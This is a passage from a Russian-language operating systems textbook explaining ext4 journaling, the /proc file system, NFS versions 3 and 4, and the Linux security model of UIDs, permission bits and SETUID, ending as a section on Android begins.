JBD поддерживает три основные структуры данных: *запись журнала* (log record), *описатель атомарной операции* (atomic operation handle), *транзакцию* (*transaction*). Запись журнала описывает операцию низкого уровня в файловой системе (которая обычно приводит к изменениям внутри блока). Поскольку системный вызов (такой, как *write*) обычно приводит к изменениям во многих местах — i-узлах, блоках существующих файлов, новых блоках файлов, списке свободных блоков и т. д., — соответствующие записи журнала группируются в атомарные операции. Ext4 уведомляет JBD о начале и конце обработки системного вызова (чтобы устройство JBD могло обеспечить фиксацию либо всех записей журнала данной атомарной операции, либо никаких). И наконец, в основном из соображений эффективности JBD обрабатывает коллекции атомарных операций как транзакции. В транзакции записи журнала хранятся последовательно. JBD позволяет удалять фрагменты файла журнала только после того, как все принадлежащие к транзакции записи журнала надежно зафиксированы на диске.

Поскольку запись элемента журнала для каждого изменения диска может быть дорогой, то ext4 можно настроить таким образом, чтобы она хранила журнал либо всех изменений на диске, либо только тех изменений, которые относятся к метаданным файловой системы (i-узлы, суперблоки, битовые массивы и т. д.). Журналирование только метаданных снижает издержки системы и повышает производительность, но не защищает от повреждения данные в файлах. Некоторые другие журнальные файловые системы ведут журналы только для операций с метаданными (например, XFS в SGI). Кроме того, надежность журнала может быть повышена за счет использования контрольных сумм.

Основным изменением в ext4 по сравнению с ее предшественниками является использование экстентов. Экстенты представляют собой непрерывные блоки хранилища: например, 128 Мбайт непрерывных 4-килобайтовых блоков в противовес индивидуальным блокам хранения, указываемым в ext2. В отличие от предшественников, в ext4 для каждого блока хранилища операции с метаданными не требуются. Эта схема также сокращает фрагментацию длинных файлов. В результате ext4 может обеспечить более быстрые операции файловой системы и поддержку более объемных файлов и более крупных размеров файловой системы. Например, для размера блока в 1 Кбайт ext4 увеличивает максимальный размер файла с 16 Гбайт до 16 Тбайт, а максимальный размер файловой системы — до 1 Эбайт (экзабайт).

Файловая система /proc

Еще одна файловая система Linux — это **/proc** (process — процесс). Идея этой файловой системы изначально была реализована в 8-й редакции операционной системы UNIX, созданной лабораторией Bell Labs, а позднее скопирована в версиях 4.4BSD и System V.

Однако в операционной системе Linux данная идея получила дальнейшее развитие. Основная концепция этой файловой системы заключается в том, что для каждого процесса системы создается каталог в каталоге /proc. Имя каталога формируется из PID процесса в десятичном формате. Например, /proc/619 — это каталог, соответствующий процессу с PID 619. В этом каталоге находятся файлы, которые хранят информацию о процессе — его командную строку, строки окружения и маски сигналов. В действительности этих файлов на диске нет. Когда они считываются, система получает информацию от реального процесса и возвращает ее в стандартном формате.

Многие расширения, реализованные в операционной системе Linux, относятся к другим файлам и каталогам, расположенным в каталоге /proc. Они содержат информацию о центральном процессоре, дисковых разделах, устройствах, векторах прерываниях, счетчиках ядра, файловых системах, подгружаемых модулях и многом другом. Непривилегированные программы пользователя могут читать большую часть этой информации, что позволяет им узнать о поведении системы (безопасным способом). Некоторые из этих файлов могут записываться в каталог /proc, чтобы изменить параметры системы.

10.6.4. Файловая система NFS

Сети играют важную роль в операционной системе Linux (и в UNIX-системах вообще) с самого начала (первая сеть в системе UNIX была построена для переноса новых ядер с машины PDP-11/70 на компьютер Interdata 8/32). В данном разделе мы рассмотрим файловую систему **NFS** (Network File System — сетевая файловая система) корпорации Sun Microsystems, которая используется на всех современных системах Linux для объединения (на логическом уровне) файловых систем отдельных компьютеров в единое целое. На данный момент шире всех распространена версия 3 реализации NFS (введенная в 1994 году). Версия NSFv4 была введена в 2000 году. Она предоставляет несколько улучшений по сравнению с архитектурой предыдущих версий. Интересны три аспекта файловой системы NFS: архитектура, протокол и реализация. Мы рассмотрим их все по очереди — сначала в контексте более простой версии 3, а затем кратко обсудим улучшения версии 4.

Архитектура файловой системы NFS

В основе файловой системы NFS лежит представление о том, что пользоваться общей файловой системой может произвольный набор клиентов и серверов. Во многих случаях все клиенты и серверы располагаются в одной и той же локальной сети, но это не требуется. Файловая система NFS может также работать через Глобальную сеть (если сервер находится далеко от клиента). Для простоты мы будем говорить о клиентах и серверах так, как если бы они работали на различных компьютерах, хотя файловая система NFS позволяет каждой машине одновременно быть и клиентом, и сервером.

Каждый сервер NFS экспортирует один или несколько своих каталогов, предоставляя доступ к ним удаленным клиентам. Как правило, доступ к каталогу предоставляется вместе со всеми его подкаталогами, так что, фактически все дерево каталогов экспортируется как единое целое. Список экспортируемых сервером каталогов хранится в файле (обычно это файл /etc/exports), чтобы эти каталоги экспортировались автоматически при загрузке сервера. Клиенты получают доступ к экспортируемым каталогам, монтируя эти каталоги. Если клиент монтирует (удаленный) каталог, то этот каталог становится частью иерархии каталогов клиента (рис. 10.20).




Рис. 10.20. Примеры монтирования удаленных файловых систем. Каталоги показаны на рисунке в виде квадратов, а файлы — в виде кружков

В этом примере клиент 1 смонтировал каталог bin сервера 1 в собственном каталоге bin, поэтому он теперь может сослаться на оболочку как на bin/sh и получить оболочку сервера 1. У бездисковых рабочих станций часто есть только скелет файловой системы (в ОЗУ), и все свои файлы они получают с удаленных серверов (как в данном примере). Аналогично, клиент 1 смонтировал каталог /projects сервера 2 в своем каталоге /usr/ast/work, поэтому он теперь может получать доступ к файлу a как к /usr/ast/work/proj1/a. И наконец, клиент 2 также смонтировал каталог projects и тоже может обращаться к файлу a, но уже так: /mnt/proj1/a. Как видно из этого примера, у одного и того же файла могут быть различные имена на различных клиентах, так как он может монтироваться в различных местах деревьев каталогов. Точка монтирования является локальной для клиента — сервер не знает, где клиент монтирует его каталог.

Протоколы файловой системы NFS

Так как одна из целей файловой системы NFS заключается в поддержке разнородных систем, в которых клиенты и серверы могут работать под управлением различных операционных систем и на различном оборудовании, то весьма существенно, чтобы интерфейс между клиентами и серверами был тщательно определен. Только в этом случае можно ожидать, что новый написанный клиент будет корректно работать с существующими серверами (и наоборот).

В файловой системе NFS эта задача выполняется при помощи двух протоколов клиент-сервер. **Протокол** (protocol) — это набор запросов, посылаемых клиентами серверам, и соответствующих ответов серверов, посылаемых обратно клиентам.

Первый протокол NFS управляет монтированием. Клиент может послать серверу путь к каталогу и запросить разрешение смонтировать этот каталог где-либо в своей

иерархии каталогов. Данные о месте, в котором клиент намеревается смонтировать удаленный каталог, серверу не посылаются, так как ему это безразлично. Если путь указан верно и данный каталог был успешно экспортирован, то сервер возвращает клиенту **описатель файла** (file handle). Этот описатель содержит поля, однозначно идентифицирующие тип файловой системы, диск, номер i-узла каталога и информацию системы безопасности. Этот описатель файла используется при последующих обращениях чтения и записи к файлам в смонтированном каталоге или в любом из его подкаталогов.

Во время загрузки операционная система Linux (до перехода в многопользовательский режим) запускает сценарий оболочки /etc/rc. В этом сценарии можно разместить команды монтирования удаленных файловых систем. Таким образом, все необходимые удаленные файловые системы будут автоматически смонтированы прежде, чем будет разрешена регистрация в системе. В качестве альтернативы в большинстве версий системы Linux также поддерживается **автомонтирование** (automounting). Эта функция позволяет ассоциировать с локальным каталогом несколько удаленных каталогов. Ни один из этих удаленных каталогов не монтируется во время загрузки операционной системы (не происходит даже контакта с сервером). Вместо этого при первом обращении к удаленному файлу (когда файл открывается) операционная система посылает сообщения всем серверам. Побеждает ответивший первым сервер, его каталог и монтируется.

У автомонтирования есть два принципиальных преимущества перед статическим монтированием (с использованием файла /etc/rc). Во-первых, если один из серверов, перечисленных в файле /etc/rc, окажется выключенным, то запустить клиент будет невозможно (по крайней мере, без определенных трудностей, задержки и большого количества сообщений об ошибках). Если пользователю в данный момент этот сервер не нужен, то вся работа окажется просто напрасной. Во-вторых, предоставление клиенту возможности связываться параллельно с несколькими серверами позволяет повысить устойчивость системы к сбоям (так как для работы достаточно всего одного работающего сервера) и повысить производительность (так как первый ответивший сервер, скорее всего, окажется наименее загруженным).

В то же время при таком подходе неявно подразумевается, что все указанные для автомонтирования альтернативные файловые системы идентичны. Поскольку файловая система NFS не предоставляет поддержки репликации файлов или каталогов, то следить за идентичностью всех файловых систем должен сам пользователь. Поэтому автомонтирование используется, как правило, для таких файловых систем, в которых клиенту разрешено только чтение. Такие файловые системы обычно содержат системные двоичные файлы, а также другие редко изменяемые файлы.

Второй протокол NFS предназначен для доступа к каталогам и файлам. Клиенты могут посылать серверам сообщения для управления каталогами, а также для чтения и записи файлов. У них есть также доступ к атрибутам файла, таким как режим, размер и время последней модификации файла. Файловой системой NFS поддерживается большинство системных вызовов операционной системы Linux, за исключением (как ни странно) системных вызовов *open* и *close*.

Исключение системных вызовов *open* и *close* не случайно. Это сделано преднамеренно. Нет необходимости открывать файл, прежде чем прочитать его. Также не нужно закрывать файл после того, как данные из него прочитаны. Вместо этого, чтобы прочитать файл, клиент посылает на сервер сообщение *lookup* (содержащее имя файла) с запросом найти этот файл и вернуть описатель файла, представляющий собой структуру,

идентифицирующую файл (то есть содержащую идентификатор файловой системы и номер i-узла вместе с прочей информацией). В отличие от системного вызова *open*, операция *lookup* не копирует никакой информации во внутренние системные таблицы. Системный вызов *read* содержит описатель файла (который предстоит прочитать), смещение в файле (с которого надо начинать чтение), а также требуемое количество байтов. Таким образом, каждое сообщение является самодостаточным. Преимущество этой схемы заключается в том, что серверу не нужно помнить (между обращениями к нему) что-либо об открытых соединениях. Поэтому если на сервере произойдет сбой с последующей перезагрузкой, то не будет потеряно никакой информации об открытых файлах, так как ее просто нет. Серверы, которые не поддерживают информации состояния открытых файлов, называются **серверами без состояния** (stateless).

К сожалению, методы файловой системы NFS усложняют соблюдение точной файловой семантики системы Linux. Например, в системе Linux файл может быть открыт и заблокирован, чтобы никакой другой процесс не смог получить к нему доступ. Когда файл закрывается, блокировки снимаются. В сервере без состояния (таком, как сервер NFS) с открытыми файлами нельзя связать блокировку, так как сервер не знает, какие файлы открыты. Следовательно, файловой системе NFS требуется отдельный дополнительный механизм осуществления блокировки.

Файловая система NFS использует стандартный механизм защиты UNIX с битами *rwx* для владельца, группы и всех прочих пользователей (этот вопрос упоминался в главе 1, а также будет подробно обсуждаться в дальнейшем). Изначально каждое сообщение с запросом просто содержало идентификаторы пользователя и группы вызывающей стороны, которые сервер NFS использовал для проверки прав доступа. То есть сервер NFS предполагал, что клиенты не будут его обманывать. Несколько лет работы показали, что такое предположение было (как бы это помягче назвать?) чрезвычайно наивным. Сегодня для аутентификации клиента и сервера при каждом запросе и ответе можно использовать шифрование с открытым ключом. При этом злоумышленник не сможет выдать себя за другого клиента, так как ему не известен секретный ключ этого клиента.

Реализация файловой системы NFS

Хотя реализация кода клиента и сервера не зависит от протоколов NFS, в большинстве систем Linux используется трехуровневая реализация, сходная с изображенной на рис. 10.21. Верхний уровень — это уровень системных вызовов. Он обрабатывает такие системные вызовы, как *open*, *read* и *close*. После анализа системного вызова и проверки его параметров он вызывает второй уровень — уровень VFS (Virtual File System — виртуальная файловая система).

Задача уровня VFS заключается в обслуживании таблицы, содержащей по одной записи для каждого открытого файла. Уровень VFS содержит для каждого открытого файла записи, называемые **v-узлами** (virtual i-node — виртуальный i-узел). V-узлы используются, чтобы отличать локальные файлы от удаленных. Для удаленных файлов предоставляется информация, достаточная для доступа к ним. Для локальных файлов записываются сведения о файловой системе и i-узле, так как современные системы Linux могут поддерживать несколько файловых систем (например, ext2fs, /proc, FAT и т. д.). Хотя уровень VFS был создан для поддержки файловой системы NFS, сегодня он поддерживается большинством современных систем Linux как составная часть операционной системы (даже если NFS не используется).




Рис. 10.21. Структура уровней файловой системы NFS

Чтобы понять, как используются v-узлы, рассмотрим выполнение последовательности системных вызовов *mount*, *open* и *read*. Чтобы смонтировать удаленную файловую систему, системный администратор (или сценарий /etc/rc) вызывает программу mount, указывая ей удаленный каталог, локальный каталог (в котором следует смонтировать удаленный каталог) и прочую информацию. Программа mount анализирует имя удаленного каталога и обнаруживает имя сервера NFS, на котором располагается удаленный каталог. Затем она соединяется с этой машиной, запрашивая у нее описатель файла для удаленного каталога. Если этот каталог существует и доступен для удаленного монтирования, то сервер возвращает его описатель файла. Наконец, программа делает системный вызов *mount*, передавая ядру полученный от сервера описатель.

Затем ядро формирует для удаленного каталога v-узел и просит клиента NFS (см. рис. 10.21) создать в своих внутренних таблицах **r-узел** (удаленный i-узел) для хранения описателя файла. V-узел указывает на r-узел. Каждый v-узел на уровне VFS будет в конечном итоге содержать либо указатель на r-узел в клиенте NFS, либо указатель на i-узел в одной из локальных файловых систем (показанный на рис. 10.21 в виде пунктирной линии). Таким образом, по содержимому v-узла можно понять, является ли файл (или каталог) локальным или удаленным. Если он локальный, то могут быть найдены соответствующая файловая система и i-узел. Если файл удаленный, то могут быть найдены удаленный хост и описатель файла.

Когда на клиенте открывается удаленный файл, то в какой-то момент (при анализе пути файла) ядро обнаруживает каталог, в котором смонтирована удаленная файловая система. Оно видит, что этот каталог удаленный, и в v-узле каталога находит указатель на r-узел. Затем оно просит клиента NFS открыть файл. Клиент NFS просматривает оставшуюся часть пути на удаленном сервере (ассоциированном со смонтированным

каталогом) и получает обратно описатель файла для него. Он создает в своих таблицах r-узел для удаленного файла и докладывает об этом уровню VFS, который помещает в свои таблицы v-узел для файла, указывающий на r-узел. Мы видим, что и в этом случае у каждого открытого файла (или каталога) есть v-узел, указывающий на r-узел или i-узел.

Вызывающей стороне выдается дескриптор удаленного файла. Этот дескриптор файла отображается на v-узел при помощи таблиц уровня VFS. Обратите внимание на то, что на сервере не создается никаких записей в таблицах. Хотя сервер готов предоставить описатели файлов по запросу, он не следит за состоянием описателей файлов. Когда описатель файла присылается серверу для доступа к файлу, сервер проверяет описатель и использует его (если описатель достоверный). При проверке достоверности может проверяться ключ аутентификации, содержащийся в заголовках вызова удаленной процедуры RPC (если включена система безопасности).

Когда дескриптор файла используется в последующем системном вызове (например, *read*), то уровень VFS находит соответствующий v-узел и по нему определяет, является он локальным или удаленным, а также какой i-узел или r-узел его описывает. Затем он посылает серверу сообщение, содержащее описатель, смещение в файле (хранящееся на стороне клиента, а не сервера) и количество байтов. Для повышения эффективности обмен информацией между клиентом и сервером выполняется большими порциями — как правило, по 8192 байта (даже если запрашивается меньшее количество байтов).

Когда сообщение с запросом прибывает на сервер, оно передается там уровню VFS, который определяет локальную файловую систему, содержащую запрошенный файл. Затем уровень VFS обращается к этой файловой системе, чтобы прочитать и вернуть байты. Эти данные затем передаются клиенту. После того как уровень VFS клиента получил запрошенную им порцию данных размером 8 Кбайт, он автоматически посылает запрос на следующую порцию, чтобы она была под рукой, если понадобится. Эта функция, называемая **опережающим чтением** (read ahead), позволяет значительно увеличить производительность.

При записи проходится аналогичный путь от клиента к серверу. Данные также передаются порциями по 8 Кбайт. Если системный вызов *write* подает менее 8 Кбайт данных, то данные просто накапливаются локально. Только когда вся порция в 8 Кбайт готова, она посылается серверу. Однако если файл закрывается, то все его данные немедленно посылаются серверу.

Кроме того, для увеличения производительности применяется кэширование, как в обычной системе UNIX. Серверы кэшируют данные, чтобы уменьшить количество обращений к дискам, но это происходит незаметно для клиентов. Клиенты поддерживают два кэша — один для атрибутов файлов (i-узлов) и один для данных из файлов. Когда требуется либо i-узел, либо блок файла, делается проверка того, нельзя ли получить эту информацию из кэша. Если да, то передачи по сети можно избежать.

Хотя кэширование на стороне клиента очень повышает производительность, оно приводит также к появлению неприятных проблем. Предположим, что два клиента сохранили в своих кэшах один и тот же блок файла и один из них его модифицировал. Когда другой клиент считывает этот блок, он получает из кэша старое значение блока. Кэш не согласован.

Учитывая серьезность данной проблемы, реализация NFS пытается смягчить ее несколькими способами. Во-первых, с каждым блоком кэша связан таймер. Когда время истекает, запись сбрасывается. Как правило, для блоков с данными таймер устанавлива-

ется на 3 с, а для блоков каталога — на 30 с. Таким образом, риск несколько снижается. Кроме того, при каждом открытии кэшированного файла серверу посылается сообщение, чтобы определить, когда в последний раз был модифицирован этот файл. Если последняя модификация произошла после того, как была сохранена в кэше локальная копия файла, то эта копия из кэша удаляется, а с сервера доставляется новая копия. Наконец, каждые 30 с истекает таймер кэша и все «грязные» (модифицированные) блоки кэша посылаются на сервер. Хотя такая схема и далека от совершенства, подобные «заплатки» позволяют использовать эту систему для большинства практических случаев.

Версия NFS 4

Версия 4 файловой системы Network File System была спроектирована для упрощения (по сравнению со своей предшественницей) некоторых операций. В отличие от описанной ранее NFSv3, версия NFSv4 является файловой системой с сохранением состояния. Это позволяет выполнять операции *open* с удаленными файлами, поскольку сервер NFS поддерживает все файловые структуры (в том числе указатель файла). Поэтому для операций чтения не нужно указывать абсолютный диапазон, их можно выполнять с предыдущего положения указателя файла. Это приводит к более коротким сообщениям, а также к возможности группировать операции NFSv3 в сетевые транзакции.

Имеющееся в NFSv4 сохранение состояния облегчает интеграцию всех описанных ранее протоколов NFSv3 в один согласованный протокол. Нет необходимости поддерживать отдельные протоколы для монтирования, кэширования, блокировки и безопасных операций. NFSv4 также лучше работает с семантиками файловых систем как в Linux, так и в Windows.

10.7. Безопасность в Linux

Linux (как клон MINIX и UNIX) была многопользовательской системой почти с самого начала. Это значит, что безопасность и контроль над информацией были встроены в систему на очень ранней стадии. В следующих разделах мы рассмотрим некоторые аспекты безопасности операционной системы Linux.

10.7.1. Фундаментальные концепции

Сообщество пользователей операционной системы Linux состоит из зарегистрированных пользователей, каждый из которых имеет уникальный **UID** (User ID — идентификатор пользователя). UID представляет собой целое число в пределах от 0 до 65 535. Идентификатором владельца помечаются файлы, процессы и другие ресурсы. По умолчанию владельцем файла является пользователь, создавший этот файл (хотя есть способ сменить владельца).

Пользователи могут организовываться в группы, которые также нумеруются 16-битными целыми числами, называемыми **GID** (Group ID — идентификатор группы). Назначение пользователя в группу выполняется вручную системным администратором и заключается в создании нескольких записей (в системной базе данных), в которых содержится информация о том, какой пользователь к какой группе принадлежит. Пользователь может одновременно принадлежать к нескольким группам. Чтобы не усложнять вопрос, мы более не станем обсуждать эту возможность.

Основной механизм безопасности в операционной системе Linux прост. Каждый процесс несет на себе UID и GID своего владельца. Когда создается файл, он получает UID и GID создающего его процесса. Файл также получает набор разрешений доступа, определяемых создающим процессом. Эти разрешения определяют доступ к этому файлу для владельца файла, для других членов группы владельца файла и для всех прочих пользователей. Для каждой из этих трех категорий определяется три вида доступа: чтение, запись и исполнение файла, что обозначается буквами *r*, *w* и *x* (*read*, *write*, *execute*) соответственно. Возможность исполнять файл, конечно, имеет смысл только в том случае, если этот файл является исполняемой двоичной программой. Попытка запустить файл, у которого есть разрешение на исполнение, но который не является исполняемым (то есть он не начинается с соответствующего заголовка), закончится ошибкой. Поскольку существуют три категории пользователей и три бита для каждой категории, все режимы доступа к файлу можно закодировать 9 битами. Некоторые примеры этих 9-битных чисел и их значения показаны в табл. 10.14.

Таблица 10.14. Примеры режимов защиты файлов

Двоичное	Символьное	Разрешенный доступ
111000000	rwx------	Владелец может читать, писать и исполнять
111111000	rwxrwx---	Владелец и группа могут читать, писать и исполнять
110100000	rw-r-----	Владелец может читать и писать, группа может читать
110100100	rw-r--r--	Владелец может читать и писать, все остальные могут читать
111101101	rwxr-xr-x	Владелец имеет все права, все остальные могут читать и исполнять
000000000	---------	Ни у кого нет доступа
000000111	------rwx	Только у посторонних есть доступ (странно, но допустимо)

Первые два примера в табл. 10.14 очевидны. В них предоставляется полный доступ к файлу для владельца файла и его группы соответственно. В третьем примере группе владельца разрешается читать файл, но не разрешается его изменять, а всем посторонним запрещается всякий доступ. Вариант из четвертого примера часто применяется в тех случаях, когда владелец файла с данными желает сделать его публичным. Пятый пример показывает режим защиты файла, представляющего собой общедоступную программу. В шестом примере доступ запрещен всем. Такой режим иногда используется для файлов-пустышек, применяемых для реализации взаимных исключений, так как любая попытка создания такого файла приведет к ошибке, если такой файл уже существует. То есть если несколько программ одновременно попытаются создать такой файл в качестве блокировки, только первой из них это удастся. Режим, показанный в последнем примере, довольно странный, так как он предоставляет всем посторонним пользователям больше доступа, чем владельцу файла. Тем не менее такой режим допустим. К счастью, у владельца файла всегда есть способ изменить в дальнейшем режим доступа к файлу, даже если ему будет запрещен всякий доступ к самому файлу.

Пользователь, UID которого равен 0, является особым пользователем и называется **суперпользователем** (superuser или root). Суперпользователь может читать и писать все файлы в системе независимо от того, кто ими владеет и как они защищены. Процессы с UID = 0 также имеют возможность использовать небольшую группу защи-

щенных системных вызовов, доступ к которым запрещен обычным пользователям. Как правило, пароль суперпользователя известен только системному администратору, хотя многие студенты младших курсов смотрят на поиск дыр в системе безопасности, которые помогут им регистрироваться в системе в качестве суперпользователя, как на увлекательный спорт. Руководство компьютерных центров обычно недовольно такого рода активностью.

Каталоги — это файлы, они обладают теми же самыми режимами защиты, что и обычные файлы. Отличие состоит в том, что бит *x* интерпретируется для каталогов как разрешение не исполнения, а поиска в каталоге. Таким образом, каталог с режимом *rwxr-xr-x* позволяет своему владельцу читать, изменять каталог, а также искать в нем файлы, а всем остальным пользователям разрешает только читать каталог и искать в нем файлы, но не создавать в нем новые файлы и не удалять файлы из этого каталога.

У специальных файлов, соответствующих устройствам ввода-вывода, есть те же самые биты защиты. Благодаря этому для ограничения доступа к устройствам ввода-вывода может использоваться тот же самый механизм. Например, владельцем специального файла принтера /dev/lp может быть суперпользователь (root) или специальный пользователь — демон принтера. При этом режим доступа к файлу может быть установлен равным *rw*-------, чтобы все остальные пользователи не могли напрямую обращаться к принтеру. В противном случае при одновременной печати на принтере из нескольких процессов получился бы полный хаос.

Тот факт, что файлом /dev/lp владеет демон и этот файл имеет режим доступа *rw*-------, означает, что больше никто не может использовать принтер. Такой способ, конечно, позволяет множеству невинных деревьев избежать преждевременной смерти, однако время от времени пользователям бывает необходимо что-то напечатать. В действительности существует более общая проблема управляемого доступа ко всем устройствам ввода-вывода и другим системным ресурсам.

Эта проблема была решена с помощью добавления к перечисленным выше 9 битам нового бита защиты, **бита SETUID**. Когда выполняется программа с установленным битом SETUID, то **рабочим UID** (effective UID) этого процесса становится не UID вызвавшего его пользователя, а UID владельца исполняемого файла. Когда процесс пытается открыть файл, то проверяется его рабочий UID, а не действительный UID. Таким образом, если программой, обращающейся к принтеру, будет владеть демон с установленным битом SETUID, то любой пользователь сможет запустить ее и получить полномочия демона (например, права доступа к /dev/lp), но только для запуска этой программы (которая может ставить задания в очередь на принтер).

В операционной системе UNIX есть множество важных программ, владельцем которых является суперпользователь, но у них установлен бит SETUID. Например, программе passwd, позволяющей пользователям менять свои пароли, требуется доступ на запись в файл паролей. Если разрешить изменять этот файл кому угодно, то ничего хорошего не получится. Вместо этого есть программа, владельцем которой выступает root, и у файла этой программы установлен бит SETUID. Хотя у этой программы есть полный доступ к файлу паролей, она изменит только пароль вызвавшего ее пользователя и не даст доступа к остальному содержимому файла.

Помимо бита SETUID есть также еще и бит SETGID, который работает аналогично и временно предоставляет пользователю рабочий GID программы. Однако на практике этот бит используется редко.

10.7.2. Системные вызовы безопасности в Linux

Лишь небольшое число системных вызовов относятся к безопасности. Самые важные системные вызовы перечислены в табл. 10.15. Чаще всего используется системный вызов *chmod*. С его помощью можно изменить режим защиты файла. Например, оператор

```
s = chmod("/usr/ast/newgame", 0755);
```

устанавливает для файла newgame режим доступа *rwxr-xr-x*, что позволяет запускать эту программу всем пользователям (обратите внимание на то, что 0755 представляет собой восьмеричную константу, что удобно в данном случае, так как биты защиты группируются по три). Изменять биты защиты могут только владелец файла и суперпользователь.

Таблица 10.15. Некоторые системные вызовы, относящиеся к безопасности. Если произошла ошибка, то код возврата s равен –1; uid и gid — это, соответственно, UID и GID. Параметры должны быть понятны без пояснений

Системный вызов	Описание
s=chmod(path, mode)	Изменить режим защиты файла
s=access(path, mode)	Проверить разрешение доступа к файлу, используя действительные UID и GID
uid=getuid( )	Получить действительный UID
uid=geteuid( )	Получить рабочий UID
gid=getgid( )	Получить действительный GID
gid=getegid( )	Получить рабочий GID
s=chown(path, owner, group)	Изменить владельца и группу
s=setuid(uid)	Установить UID
s=setgid(gid)	Установить GID

Системный вызов *access* проверяет, будет ли разрешен определенный тип доступа при заданных действительных UID и GID. Этот системный вызов нужен, чтобы избежать появления брешей в системе безопасности в программах с установленным битом SETUID, владельцем которых является root. Такие программы могут выполнять любые действия, поэтому им иногда бывает необходимо определить, разрешено ли вызвавшему их пользователю выполнение определенных действий. Программа не может просто попытаться получить требуемый доступ, так как любой доступ ей будет обязательно предоставлен. При помощи вызова *access* программа может определить, разрешен ли доступ реальному UID и реальному GID.

Следующие четыре системных вызова возвращают значения реального и рабочего UID и GID. Последние три системных вызова разрешены только суперпользователю. Они изменяют владельца файла, а также UID и GID процесса.

10.7.3. Реализация безопасности в Linux

Когда пользователь регистрируется в системе, то программа login (которая имеет SETUID root) запрашивает у пользователя его имя и пароль. Затем она хэширует пароль и ищет его в файле паролей /etc/passwd, чтобы определить, соответствует ли

хэш-код содержащимся в нем значениям (сетевые системы работают несколько иначе). Хэширование применяется, чтобы избежать хранения пароля в системе в незашифрованном виде. Если пароль введен верно, то программа регистрации считывает из файла /etc/passwd имя программы оболочки, которую предпочитает пользователь. Это может быть программа bash, но также может быть и другая оболочка, например csh или ksh. Затем программа регистрации использует системные вызовы *setuid* и *setgid*, чтобы установить для себя UID и GID пользователя (как мы помним, она была запущена как SETUID root). После этого программа регистрации открывает клавиатуру для стандартного ввода (дескриптор файла 0) и экран для стандартного вывода (дескриптор файла 1), а также экран для вывода стандартного потока сообщений об ошибках (дескриптор файла 2). Наконец, она запускает предпочтительную для пользователя оболочку и таким образом завершает свою работу.

С этого момента начинает работу оболочка с установленными UID и GID, а также стандартными потоками ввода, вывода и ошибок, настроенными на устройства ввода-вывода по умолчанию. Все процессы, которые она запускает при помощи системного вызова *fork* (то есть команды, вводимые пользователем с клавиатуры), автоматически наследуют UID и GID оболочки, поэтому у них будет верное значение владельца и группы. Все файлы, создаваемые этими процессами, также получают эти значения.

Когда какой-либо процесс пытается открыть файл, система сначала проверяет биты защиты в i-узле файла для указанных вызывающей стороной значений рабочих UID и GID, чтобы определить, разрешен ли доступ. Если доступ разрешен, то файл открывается и процессу возвращается дескриптор файла. В противном случае файл не открывается, а процессу возвращается значение –1. При последующих обращениях к системным вызовам *read* и *write* проверка не выполняется. В результате если режим защиты файла изменяется уже после того, как файл был открыт, то новый режим не повлияет на процессы, которые уже успели открыть этот файл.

В операционной системе Linux и модель защиты, и ее реализация по существу точно такие же, как и у большинства традиционных систем UNIX.

10.8. Android

Android — относительно новая операционная система, сконструированная для работы на мобильных устройствах. Она основана на ядре Linux — для самой операционной системы Android в ядро Linux введено всего лишь несколько новых понятий и используется большинство уже знакомых вам средств Linux (процессы, идентификаторы пользователей, виртуальная память, файловые системы, планирование и т. д.), иногда весьма отличными от их первоначального предназначения способами.

